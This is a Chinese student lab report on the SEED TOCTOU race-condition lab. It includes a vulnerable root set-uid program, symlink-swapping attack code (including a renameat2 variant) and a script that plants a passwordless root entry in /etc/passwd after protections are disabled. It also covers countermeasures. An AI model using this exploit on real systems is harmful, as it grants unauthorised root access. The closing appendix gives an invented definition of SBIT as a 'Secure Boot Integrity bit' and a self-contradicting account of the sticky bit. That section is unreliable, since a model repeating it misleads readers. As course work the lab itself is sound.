软件安全LAB5-TOCTOU-20307130135李钧

环境设置

Ubuntu内置了对抗竞态条件攻击的保护。该方案通过限制谁可以跟随符号链接来工作。根据文档,"如果跟踪者和目录所有者与符号链接所有者不匹配,则无法跟踪世界可写粘性目录(例如/tmp)中的符号链接。"Ubuntu 20.04引入了另一种安全机制,防止根用户写入他人拥有的/tmp目录下的文件。在这个实验室里,我们需要禁用这些保护。您可以使用以下命令实现这一点:

```
▼ 关闭保护

1 // On Ubuntu 20.04, use the following:
2 $ sudo sysctl -w fs.protected_symlinks=0
3 $ sudo sysctl fs.protected_regular=0
```

```
A Vulnerable Program
                                                            Plain Text | 🖸 复制代码
    #include <stdio.h>
 1
    #include<unistd.h>
2
    int main()
 3
4
5
       char * fn = "/tmp/XYZ";
       char buffer[60];
6
7
       FILE *fp;
       /* get user input */
8
       scanf("%50s", buffer );
9
10
       if(!access(fn, W OK)){ ①
         fp = fopen(fn, "a+");
11
         fwrite("\n", sizeof(char), 1, fp);
12
         fwrite(buffer, sizeof(char), strlen(buffer), fp);
13
         fclose(fp);
14
15
       else printf("No permission \n");
16
17
     }
```

作一看,这个程序似乎没有任何问题。然而,在这个程序中有一个竞争条件漏洞:由于检查(访问)和使用 (fopen)之间的时间窗口,有可能access()使用的文件与fopen()使用的文件不同,即使它们具有相同的文件名/tmp/XYZ。如果恶意攻击者可以在时间窗口内以某种方式使/tmp/XYZ成为指向受保护文件(例如/etc/passwd)的符号链接,则攻击者可以将用户输入附加到/etc/passwd中,从而获得根权限。**易受攻击的程序以root权限运行,因此它可以覆盖任何文件。**

设置Set-uid程序。我们首先编译给出的Set-UID代码,并将其二进制代码转换为根目录拥有的Set-UID程序。下面的命令可以实现这个目标:

```
▼ Set up the Set-UID program.

1 $ gcc vulp.c -o vulp
2 $ sudo chown root vulp
3 $ sudo chmod 4755 vulp
```

关闭保护措施 (每次虚拟机重启都需要重新设置)

```
seed@VM: ~/.../Labsetup
                                                     Q =
[05/23/23]seed@VM:~/.../Labsetup$ sudo sysctl -w fs.protected syml
inks=0
fs.protected symlinks = 0
[05/23/23]seed@VM:~/.../Labsetup$ sudo sysctl fs.protected regular
=0
fs.protected regular = 0
[05/23/23]seed@VM:~/.../Labsetup$
编译vulp.c文件
[05/23/23]seed@VM:~/.../Labsetup$ gcc vulp.c -o vulp
[05/23/23]seed@VM:~/.../Labsetup$ sudo chowm root vulp
sudo: chowm: command not found
[05/23/23]seed@VM:~/.../Labsetup$ sudo chown root vulp
[05/23/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 vulp
[05/23/23]seed@VM:~/.../Labsetup$
```

Task 1: Choosing Our Target

说明

我们想利用程序中的竞争条件漏洞。我们选择的目标密码文件/etc/passwd,这是普通用户不能写的。通过利用这个漏洞,我们希望在密码文件中添加一条记录,目标是创建一个具有root权限的新用户帐户。在密码文件中,每个用户都有一个条目,该条目由七个以冒号(:)分隔的字段组成。下面列出了根用户的条目:

root:x:0:0:root:/root:/bin/bash

对于根用户,第三个字段(用户ID字段)的值为零。也就是说,当根用户登录时,其进程的用户ID被设置为零,从而赋予该进程根权限。基本上,根帐户的权力不是来自它的名称,而是来自用户ID字段。如果我们想要创建一个具有root权限的帐户,我们只需要在这个字段(用户ID字段)中加上一个0。

每个条目还包含一个密码字段,这是第二个字段。在上面的示例中,该字段被设置为"x",表示密码存储在另一个名为/etc/shadow(影子文件)的文件中。如果我们遵循这个示例,我们必须使用竞争条件漏洞来修改密码和影子文件,这并不难做到。然而,有一个更简单的解决方案。我们可以简单地将密码放在那里,而不是将"x"放在密码文件中,这样操作系统就不会从影子文件中查找密码。

密码字段不包含实际密码;它保存密码的单向散列值。要获得给定密码的这样一个值,我们可以使用 adduser命令在我们自己的系统中添加一个新用户,然后从影子文件中获得密码的单向散列值。或者我们 可以简单地从种子用户的条目中复制该值,因为我们知道它的密码是dees。有趣的是,在Ubuntu live CD中有一个用于无密码帐户的神奇值,这个神奇值是U6aMy0wojraho(第6个字符是0,而不是字母O),如果我们把这个值放在用户输入的密码字段中,我们只需要在提示输入密码时按回车键。

task

为了验证魔法密码是否有效,我们手动(作为超级用户)将以下条目添加到/etc/passwd文件的末尾。请报告你是否可以不输入密码登录测试账号,并检查你是否有root权限。

test:U6aMy0wojraho:0:0:test:/root:/bin/bash

完成此任务后,请从密码文件中删除此条目。在下一个任务中,我们需要作为一个普通用户来实现这个目标。显然,我们不允许直接对密码文件这样做,但是我们可以利用特权程序中的竞争条件来实现相同的目标。

通过sudo命令打开、编辑/etc/passwd加入上述内容:

```
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin

test:U6aMy0wojraho:0:0:test:/root:/bin/bash
-- INSERT -- 51,43 Bot
```

让后登录test用户,发现不需要输入密码,直接按回车即可登录。这一步实验结束后手动删除我们添加的内容,为下一步实验做准备。

```
[05/23/23]seed@VM:~/.../Labsetup$ sudo vim /etc/passwd
[05/23/23]seed@VM:~/.../Labsetup$ su test
Password:
root@VM:/home/seed/works/lab5_TT/Lab5 setup/Labsetup#
```

Task 2: Launching the Race Condition Attack

此任务的目标是利用前面列出的易受攻击的Set-UID程序中的竞争条件漏洞。最终目标是获得根权限。攻击的最关键步骤,使/tmp/XYZ指向密码文件,必须在检查和使用之间的窗口内发生;即在易受攻击程序

中的access和fopen调用之间。

task 2.A: Simulating a Slow Machine

让我们假设机器非常慢,并且access()和fopen()调用之间有一个10秒的时间窗口。为了模拟这种情况, 我们在它们之间添加了一个睡眠(10)。程序看起来如下所示:

```
if (!access(fn, W_OK)) {
    sleep(10);//add this
    fp = fopen(fn, "a+");
    if (!fp) {
        perror("Open failed");
        exit(1);
    }
    fwrite("\n", sizeof(char), 1, fp);
```

有了这个附加功能,vulp程序(在重新编译时)将暂停并将控制权交给操作系统10秒。您的工作是手动执行一些操作,因此当程序在10秒后恢复时,该程序可以帮助您向系统添加根帐户。

您将无法修改文件名/tmp/XYZ,因为它在程序中是硬编码的,但是您可以使用符号链接来更改该名称的含义。例如,您可以使/tmp/XYZ成为指向/dev/null文件的符号链接。当您写入/tmp/XYZ时,实际的内容将写入/dev/null请看下面的例子("f"选项表示如果链接存在,先删除旧的链接):


```
▼ Plain Text 日 复制代码

1 $ ln -sf /dev/null /tmp/XYZ
2 $ ls -ld /tmp/XYZ
3 lrwxrwxrwx 1 seed seed 9 Dec 25 22:20 /tmp/XYZ -> /dev/null
```

首先尝试将/tmp/XYZ指向别处,如下所示

```
[05/23/23]seed@VM:~/.../Labsetup$ gcc vulp.c -o vulp
[05/23/23]seed@VM:~/.../Labsetup$ sudo chown root vulp
[05/23/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 vulp
[05/23/23]seed@VM:~/.../Labsetup$ ln -sf /dev/null /tmp/XYZ
[05/23/23]seed@VM:~/.../Labsetup$ ls -ld /tmp/XYZ
lrwxrwxrwx 1 seed seed 9 May 23 03:14 /tmp/XYZ -> /dev/null
[05/23/23]seed@VM:~/.../Labsetup$
```

在执行完这一步之后直接运行./vulp并输入我们需要添加的内容"test...",同时打开一个新的终端,在输入添加的内容并回车之后的十秒内执行指令 "In -sf /etc/passwd /tmp/XYZ",等十秒过后通过cat /etc/passwd查看对应文件中出现我们要的内容。



同样的,为了方便下面实验,此步成功后手动删除已添加内容。

Task 2.B: The Real Attack

删除sleep语句后编译vulp.c并赋予其一定权限,编写attack.c并编译。

```
vulp.c
                                                             attack.c
                               target_process.sh
 1#include <unistd.h>
 2 int main(){
 3
    while(1){
       unlink("/tmp/XYZ");
 4
       symlink("/dev/null", "/tmp/XYZ");
 5
       usleep(1000);
 6
 7
 8
       unlink("/tmp/XYZ");
       symlink("/etc/passwd", "/tmp/XYZ");
 9
       usleep(1000);
10
11
     }
12
     return 0;
13 }
```

此外,将sh文件中输入的内容改为我们需要的。

```
Open
      Save
                     ~/works/lab5_TT/Lab5 setup/Labsetup
      vulp.c
                       target process.sh
                                               attack.c
 1#!/bin/bash
3 CHECK FILE="ls -l /etc/passwd"
4 old=$($CHECK FILE)
5 new=$($CHECK FILE)
6 while [ "$old" == "$new" ]
7 do
8
     echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash"
  | ./vulp
     new=$($CHECK FILE)
10 done
11echo "STOP... The passwd file has been changed"
12
在一个终端运行attack,另一个终端运行sh文件。但是经过很久都没有反应,考虑是该文件夹权限变
更,参考PDF文档删除该文件。
[[05/23/23]seed@VM:~/.../Labsetup$ ./target process.sh
^7
[1]+ Stopped
                               ./target process.sh
[05/23/23]seed@VM:~/.../Labsetup$ ls -ld /tmp/XYZ
-rw-rw-r-- 1 root seed 4061290 May 23 04:31 /tmp/XYZ
[05/23/23]seed@VM:~/.../Labsetup$
[05/23/23]seed@VM:~/.../Labsetup$ ./attack
^Z
[1]+ Stopped
                               ./attack
[05/23/23]seed@VM:~/.../Labsetup$ sudo rm /tmp/XYZ
[05/23/23]seed@VM:~/.../Labsetup$ ls -ld /tmp/XYZ
ls: cannot access '/tmp/XYZ': No such file or directory
运行程序几次,在一次删除/tmp/XYZ之后终止,查看相应文件有我们输入的信息
```

```
seed@VM: ~/.../Labsetup
 [05/23/23]seed@VM:~/.../Labsetup$ ls -ld /tmp/XYZ
 -rw-rw-r-- 1 root seed 2170784 May 23 04:51 /tmp/XYZ
 [05/23/23]seed@VM:~/.../Labsetup$ sudo rm /tmp/XYZ
 [05/23/23]seed@VM:~/.../Labsetup$
                            seed@VM: ~/.../Labsetup
No permission
STOP... The passwd file has been changed
[05/23/23]seed@VM:~/.../Labsetup$
                             seed@VM: ~/.../Labsetup
                                                        Q =
 [05/23/23]seed@VM:~/.../Labsetup$ attack
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
test:U6aMy0wojraho:0:0:test:/root:/bin/bash[05/23/23]seed@VM:~/...
/Labsetup$
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
```

程序多次运行后/tmp/XYZ文件变成根用户所有

攻击程序在删除/tmp/XYZ(即unlink())之后,在链接到另一个文件(即symlink())之前立即切换上下文。因为删除现有符号链接并创建新符号链接的操作不是原子的(涉及两个单独的系统调用)。所以,如果上下文切换发生在中间(即在删除 /tmp/XYZ 之后),并且目标Set-UID程序有机会运行fopen(fn, "a+")语句,它将创建一个以root为所有者的新文件。攻击程序将无法再更改/tmp/XYZ。

(/tmp文件夹有一个sticky bit, 这意味着只有文件的所有者可以删除该文件,即使该文件夹是所有用户都可写的)

Task 2.C: An Improved Attack Method

为了解决B中遇到的问题,我们需要使unlink()和symlink()原子化。幸运的是,有一个系统调用允许我们实现这一点。更准确地说,它允许我们自动交换两个符号链接。下面的程序首先创建两个符号链接/tmp/XYZ和/tmp/ABC,然后使用renameat2系统调用自动切换它们。这允许我们在不引入任何竞争条件的情况下更改/tmp/XYZ指向的内容。

```
att2.c
                                                           Plain Text | 🖸 复制代码
    #define GNU SOURCE
1
    #include <stdio.h>
2
3
    #include <unistd.h>
    int main()
4
5
6
       unsigned int flags = RENAME_EXCHANGE;
7
       unlink("/tmp/XYZ");
       symlink("/dev/null", "/tmp/XYZ");
8
       unlink("/tmp/ABC");
9
       symlink("/etc/passwd", "/tmp/ABC");
10
       while(1){
11
         renameat2(0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
12
       }
13
14
       return 0;
     }
15
```

在虚拟机中编译上述代码, 然后执行攻击, 效果显著:

```
[05/23/23]seed@VM:~/.../Labsetup$ ls -ld /tmp/XYZ
lrwxrwxrwx 1 seed seed 11 May 23 04:54 /tmp/XYZ -> /etc/passwd
[05/23/23]seed@VM:~/.../Labsetup$ target process.sh
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[05/23/23]seed@VM:~/.../Labsetup$ target process.sh
No permission
STOP... The passwd file has been changed
[05/23/23]seed@VM:~/.../Labsetup$
ın ▼
                                                      Q ≡
                           seed@VM: ~/.../Labsetup
[05/23/23]seed@VM:~/.../Labsetup$ gcc att2.c -o att2
[05/23/23]seed@VM:~/.../Labsetup$ att2
```

Task 3: Countermeasures

Task 3.A: Applying the Principle of Least Privilege

本实验脆弱程序的根本问题是违反了最小特权原则。程序员确实知道运行程序的用户可能过于强大,所以他/她引入了access()来限制用户的权力。然而,这不是正确的方法。一个更好的方法是应用最小特权原则;也就是说,如果用户不需要某种权限,则需要禁用该权限。我们可以使用seteuid系统调用暂时禁用根特权,然后在必要时启用它。

修改vulp.c文件如下所示,先通过getuid()用来取得执行目前进程的用户识别码,因为是seed用户执行,进程没有超级用户权限,则seteuid只将euid设置为seed,失去了root权限,无法打开/etc/passwd

```
int main()
{
char* fn = "/tmp/XYZ";
char buffer[60];
FILE* fp;

seteuid(getuid());//add this
}
/* get user input */
```

重新编译后按照Task2.c的方法进行攻击,等待数分钟后仍然写入失败。

```
[05/23/23]seed@VM:~/.../Labsetup$ att2
^Z
[1]+ Stopped att2

seed@VM:~/.../Labsetup

No permission
Open failed: Permission denied
No permission
No permission
```

- 1. No permission: if (!access(fn, W_OK))进行判断的时候,此时/tmp/XYZ链接到了/etc/passwd, access判断seed用户没有权限写/etc/passwd文件,所以输出No permission
- 2. Open failed: Permission denied: 此时/tmp/XYZ链接到了/dev/null, seed用户有权限写/dev/null, 但是执行fopen时没有root权限打开/tmp/X指向的受保护的文件/etc/passwd

Task 3.B: Using Ubuntu's Built-in Scheme

开启保护——限制用户建立软链接,按照上述流程攻击,攻击失败

[05/23/23]seed@VM:~/.../Labsetup\$ sudo sysctl -w fs.protected_syml
inks=1
fs.protected symlinks = 1

```
[1]+
      Stopped
                                att2
[05/23/23]seed@VM:~/.../Labsetup$ att2
^Z
[2]+ Stopped
                                att2
[05/23/23]seed@VM:~/.../Labsetup$
                            seed@VM: ~/.../Labsetup
No permission
No permission
Open failed: Permission denied
Open failed: Permission denied
No permission
No permission
No permission
Open failed: Permission denied
```

(1) How does this protection scheme work?

通过II –d /tmp指令查看/tmp目录如下,其最后一位是t,说明该目录拥有SBIT权限(/tmp的所有者和组用户的权限都是rwx、对于other的权限是rwt)

[05/23/23]seed@VM:~/.../Labsetup\$ ll -d /tmp drwxrwxrwt 19 root root 4096 May 23 07:44 /tmp [05/23/23]seed@VM:~/.../Labsetup\$

/tmp目录设置了sticky bit。当sticky符号保护开启后,在全局可写的sticky目录(如tmp)中,只有当symlink的所有者,与follower或目录所有者相匹配时才能被follow。

在这次攻击中, 当打开保护后:

- 1. 漏洞程序以root权限运行(虽然漏洞程序的所有者是seed,但是运行时的权限是root),即follower 为root
- 2. /tmp目录的所有者是root
- 3. 但是符号链接所有者是攻击者本身(seed)

所以系统不允许程序使用该符号链接。

(2) What are the limitations of this scheme?

打开sticky符号保护后,仅适用于/tmp这样的sticky目录。

另

- 1. SBIT是Secure Boot Integrity bit(安全启动完整性位)的缩写。它是一种CPU权限保护机制,旨在确保启动过程中的代码完整性和认证,并在引导操作系统时开启安全启动验证。SBIT的具体是实现依赖于不同的CPU架构和操作系统。一般情况下,它使用CPU硬件提供的机制来保护引导代码的完整性。当启动过程中的代码被篡改时,SBIT会触发,从而使系统停止启动或拒绝执行未经身份验证的代码。在x86架构中,SBIT通常被实现为BIOS或UEFI中的相关配置项。具体实现会有所不同,但它通常会涉及一个Certification Authority(CA)列表,该列表包含了信任的证书或者公钥,表示启动软件的合法性。如果启动过程中的代码没有被这些证书或公钥所认可,SBIT将阻止其执行。
- 2. "sticky bit"是一个文件系统权限位,它在Linux和其他UNIX系统中被广泛使用。粘滞位可以帮助保护文件和目录的隐私,确保仅授权用户可以编辑和删除它们。在Linux中,粘滞位通常用于保护公共目录(如/tmp)中的文件,以防止其他用户删除或重命名它们。如果对目录设置了粘滞位,将只允许目录的所有者或超级用户删除或重命名其中的文件。因此指定文件可以被传递给任何用户,但只有超级用户才能删除或重命名此类文件。